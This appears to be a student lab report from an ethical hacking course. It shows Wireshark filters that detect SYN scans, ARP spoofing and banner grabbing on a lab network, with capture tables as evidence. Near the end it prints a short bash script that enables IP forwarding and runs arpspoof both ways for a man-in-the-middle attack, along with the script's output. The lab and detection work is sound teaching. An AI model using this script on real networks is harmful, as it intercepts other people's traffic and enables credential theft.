
| tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window_size <= 1024 |              |                 |                     |          |        |                                                                                             |  |  |  |
|-----------------------------------------------------------------------|--------------|-----------------|---------------------|----------|--------|---------------------------------------------------------------------------------------------|--|--|--|
| No.                                                                   | Time         | Source          | Destination         | Protocol | Length | Info                                                                                        |  |  |  |
| 1                                                                     | 0.000000000  | 212.65:49:c3    | IEEE 1905.1-Control | ieee19_  | 215    | Topology discovery                                                                          |  |  |  |
| 2                                                                     | 1.335500909  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM                           |  |  |  |
| 3                                                                     | 1.335607478  | 192.168.1.17    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 4                                                                     | 1.851061973  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 5                                                                     | 1.851761088  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 6                                                                     | 2.333920430  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM                           |  |  |  |
| 7                                                                     | 2.335904823  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 8                                                                     | 2.351602146  | 192.168.1.17    | 192.168.1.16        | TCP      | 62     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM        |  |  |  |
| 9                                                                     | 2.351608848  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 10                                                                    | 2.851444065  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 11                                                                    | 2.851546313  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 12                                                                    | 3.367030759  | 192.168.1.17    | 192.168.1.16        | TCP      | 62     | [TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM        |  |  |  |
| 13                                                                    | 3.367062964  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 14                                                                    | 3.710507762  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | 49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM                           |  |  |  |
| 15                                                                    | 3.710584593  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 16                                                                    | 4.220910246  | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 17                                                                    | 4.220959549  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 18                                                                    | 4.742002888  | 192.168.1.17    | 192.168.1.16        | TCP      | 62     | [TCP Port numbers reused] 49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM        |  |  |  |
| 19                                                                    | 4.742034711  | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 20                                                                    | 7.461174892  | VMware_78:dc:a4 | VMware_4e:95:63     | ARP      | 60     | Who has 192.168.1.16? Tell 192.168.1.17                                                     |  |  |  |
| 21                                                                    | 7.461207929  | VMware_4e:95:63 | VMware_78:dc:a4     | ARP      | 42     | 192.168.1.16 is at 00:0c:29:4e:95:63                                                        |  |  |  |
| 22                                                                    | 12.332343730 | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 23                                                                    | 12.352509654 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 24                                                                    | 12.866794920 | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 25                                                                    | 12.866876688 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 26                                                                    | 13.367073697 | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 27                                                                    | 13.367169990 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 28                                                                    | 13.383450641 | 192.168.1.17    | 192.168.1.16        | TCP      | 62     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM        |  |  |  |
| 29                                                                    | 13.383541257 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 30                                                                    | 13.882411800 | 192.168.1.17    | 192.168.1.16        | TCP      | 66     | [TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM |  |  |  |
| 31                                                                    | 13.882491042 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |
| 32                                                                    | 14.387971450 | 192.168.1.17    | 192.168.1.16        | TCP      | 62     | [TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM        |  |  |  |
| 33                                                                    | 14.398875997 | 192.168.1.16    | 192.168.1.17        | TCP      | 54     | 8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                                             |  |  |  |



## NTI Ethical Hacking

### *arp and (frame.time\_delta < 0.5)*


Detects suspicious ARP traffic frequency that might indicate ARP spoofing attempts.



| No. | Time          | Source          | Destination     | Protocol | Length | Info                                     |
|-----|---------------|-----------------|-----------------|----------|--------|------------------------------------------|
| 620 | 232.413584102 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.41? Tell 192.168.1.16  |
| 621 | 232.424205572 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.36? Tell 192.168.1.16  |
| 622 | 232.446322226 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.212? Tell 192.168.1.16 |
| 623 | 232.456955000 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.56? Tell 192.168.1.16  |
| 624 | 232.467440650 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.226? Tell 192.168.1.16 |
| 625 | 232.478365181 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.76? Tell 192.168.1.16  |
| 626 | 232.488827958 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.192? Tell 192.168.1.16 |
| 627 | 232.499325707 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.21? Tell 192.168.1.16  |
| 628 | 232.500008129 | VMWare_6b:fd:f2 | VMWare_4e:95:63 | ARP      | 60     | 192.168.1.21 is at 00:0c:29:6b:fd:f2     |
| 629 | 232.509570268 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.236? Tell 192.168.1.16 |
| 630 | 232.519910111 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.95? Tell 192.168.1.16  |
| 631 | 232.530581320 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.48? Tell 192.168.1.16  |
| 632 | 232.540930462 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.19? Tell 192.168.1.16  |
| 633 | 232.551372855 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.143? Tell 192.168.1.16 |
| 634 | 232.561700184 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.169? Tell 192.168.1.16 |
| 635 | 232.572472886 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.72? Tell 192.168.1.16  |
| 636 | 232.582792358 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | ARP Announcement for 192.168.1.16        |
| 637 | 232.593116420 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.108? Tell 192.168.1.16 |
| 638 | 232.603490053 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.104? Tell 192.168.1.16 |
| 639 | 232.613739001 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.178? Tell 192.168.1.16 |
| 640 | 232.624107737 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.13? Tell 192.168.1.16  |
| 641 | 232.634445370 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.6? Tell 192.168.1.16   |
| 642 | 232.644805561 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.152? Tell 192.168.1.16 |
| 643 | 232.655185454 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.54? Tell 192.168.1.16  |
| 644 | 232.665702288 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.138? Tell 192.168.1.16 |
| 645 | 232.676345254 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.26? Tell 192.168.1.16  |
| 646 | 232.686644483 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.3? Tell 192.168.1.16   |
| 647 | 232.697010462 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.155? Tell 192.168.1.16 |
| 648 | 232.707655673 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.163? Tell 192.168.1.16 |
| 649 | 232.718004746 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.237? Tell 192.168.1.16 |
| 650 | 232.728976676 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.78? Tell 192.168.1.16  |
| 651 | 232.739346114 | VMWare_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.45? Tell 192.168.1.16  |

### *tcp.payload contains "GET / HTTP/1.0" or tcp.payload contains "HELO" or tcp.payload contains "EHLO" or tcp.payload contains "USER" or tcp.payload contains "SSH-"*

Identifies various service banners and protocols (HTTP, SMTP, FTP, SSH), useful for service fingerprinting and version detection.



| No.   | Time          | Source       | Destination  | Protocol | Length | Info                                                                                                  |
|-------|---------------|--------------|--------------|----------|--------|-------------------------------------------------------------------------------------------------------|
| 10799 | 406.355981378 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10801 | 406.356079751 | 192.168.1.16 | 192.168.1.21 | NBSS     | 84     | NBSS Continuation Message                                                                             |
| 10847 | 406.563377919 | 192.168.1.16 | 192.168.1.21 | TCP      | 84     | [TCP Retransmission] 36372 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081894417 TSecr=256741 |
| 10899 | 411.360452080 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10922 | 411.360768658 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10927 | 411.360859281 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10928 | 411.360893531 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10929 | 411.360921172 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10949 | 411.567225207 | 192.168.1.16 | 192.168.1.21 | TCP      | 84     | [TCP Retransmission] 55140 → 49163 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257 |
| 10950 | 411.567304926 | 192.168.1.16 | 192.168.1.21 | TCP      | 84     | [TCP Retransmission] 56934 → 49157 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257 |
| 10951 | 411.567335875 | 192.168.1.16 | 192.168.1.21 | TCP      | 84     | [TCP Retransmission] 49496 → 49156 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257 |
| 10952 | 411.567350473 | 192.168.1.16 | 192.168.1.21 | TCP      | 84     | [TCP Retransmission] 38190 → 49154 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257 |
| 10993 | 416.366338487 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 10994 | 416.366440752 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 12156 | 480.551576998 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 12157 | 480.551617036 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 12217 | 480.563939895 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 12218 | 480.564123414 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14482 | 521.186481610 | 192.168.1.21 | 192.168.1.16 | SSH      | 87     | Server: Protocol (SSH-2.0-OpenSSH.6.7)                                                                |
| 14500 | 527.124208567 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14502 | 527.124336803 | 192.168.1.16 | 192.168.1.21 | NBSS     | 84     | NBSS Continuation Message                                                                             |
| 14591 | 532.131090602 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14616 | 532.132296627 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14617 | 532.132357190 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14618 | 532.132396778 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14619 | 532.132437258 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14688 | 537.138608725 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |
| 14689 | 537.138640163 | 192.168.1.16 | 192.168.1.21 | HTTP     | 84     | GET / HTTP/1.0                                                                                        |

## NTI Ethical Hacking

*tcp.flags.syn == 1 and tcp.flags.ack == 0 and frame.time\_delta < 0.1*

Finds rapid SYN scanning patterns, suggesting automated scanning tools.

| No. | Time         | Source       | Destination  | Protocol | Length | Info                                                                                 |
|-----|--------------|--------------|--------------|----------|--------|--------------------------------------------------------------------------------------|
| 8   | 2.351602146  | 192.168.1.17 | 192.168.1.16 | TCP      | 62     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM |
| 28  | 13.383450641 | 192.168.1.17 | 192.168.1.16 | TCP      | 62     | [TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM |
| 586 | 35.522956868 | 192.168.1.17 | 192.168.1.16 | TCP      | 62     | [TCP Port numbers reused] 49241 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM |
| 611 | 39.865021346 | 192.168.1.21 | 192.168.1.17 | TCP      | 66     | 49349 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM                     |
| 631 | 39.879165995 | 192.168.1.21 | 192.168.1.17 | TCP      | 66     | 49350 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM                     |
| 661 | 46.538583644 | 192.168.1.17 | 192.168.1.16 | TCP      | 62     | [TCP Port numbers reused] 49241 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM |
| 677 | 48.562196177 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                       |
| 678 | 48.562261351 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                     |
| 679 | 48.562314422 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                     |
| 680 | 48.562360628 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 681 | 48.562389368 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 682 | 48.562428522 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 683 | 48.562534988 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 684 | 48.562580369 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                     |
| 685 | 48.562774149 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 689 | 48.563831480 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                       |
| 699 | 48.566193010 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 700 | 48.566300835 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 701 | 48.566436474 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                     |
| 703 | 48.566554542 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                       |
| 704 | 48.566660460 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                       |
| 705 | 48.566714858 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 708 | 48.566940512 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 709 | 48.566990233 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                       |
| 710 | 48.567021656 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                     |
| 711 | 48.567061191 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 712 | 48.567091794 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |
| 713 | 48.567122489 | 192.168.1.16 | 192.168.1.21 | TCP      | 58     | 45781 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460                                      |

In our example MITM lab, all of these filters combined catch both the attack method and its success. ARP filters catch the poisoning process, FTP filters catch intercepted credentials, and scanning detection filters reveal reconnaissance efforts. This range of visibility provides insight into each stage of the network attack lifecycle - from initial scanning to credential compromise - that enables both offensive testing verification and defensive monitoring deployment.


Because of my curiosity I found more advanced ways and tools to try to perform the same attack starting with Automated MITM Script and it works in good way but arpspoof was better

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 mitm_automation.sh *  
#!/bin/bash  
# mitm_automation.sh  
echo "Starting Automated MITM Attack..."  
  
# Enable IP forwarding  
echo 1 > /proc/sys/net/ipv4/ip_forward  
  
# Start ARP poisoning in background  
arpspoof -i eth0 -t 192.168.1.22 192.168.1.21 &  
arpspoof -i eth0 -t 192.168.1.21 192.168.1.22 &  
  
echo "ARP Poisoning running in background. Press Ctrl+C to stop."  
wait
```

```
(kali@kali)-[~]  
$ sudo ./mitm_automation.sh  
[sudo] password for kali:  
Starting Automated MITM Attack...  
ARP Poisoning running in background. Press Ctrl+C to stop.  
0:c:29:4e:95:63 0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:78:dc:a4 0806 42: arp reply  
192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
```

## NTI Ethical Hacking

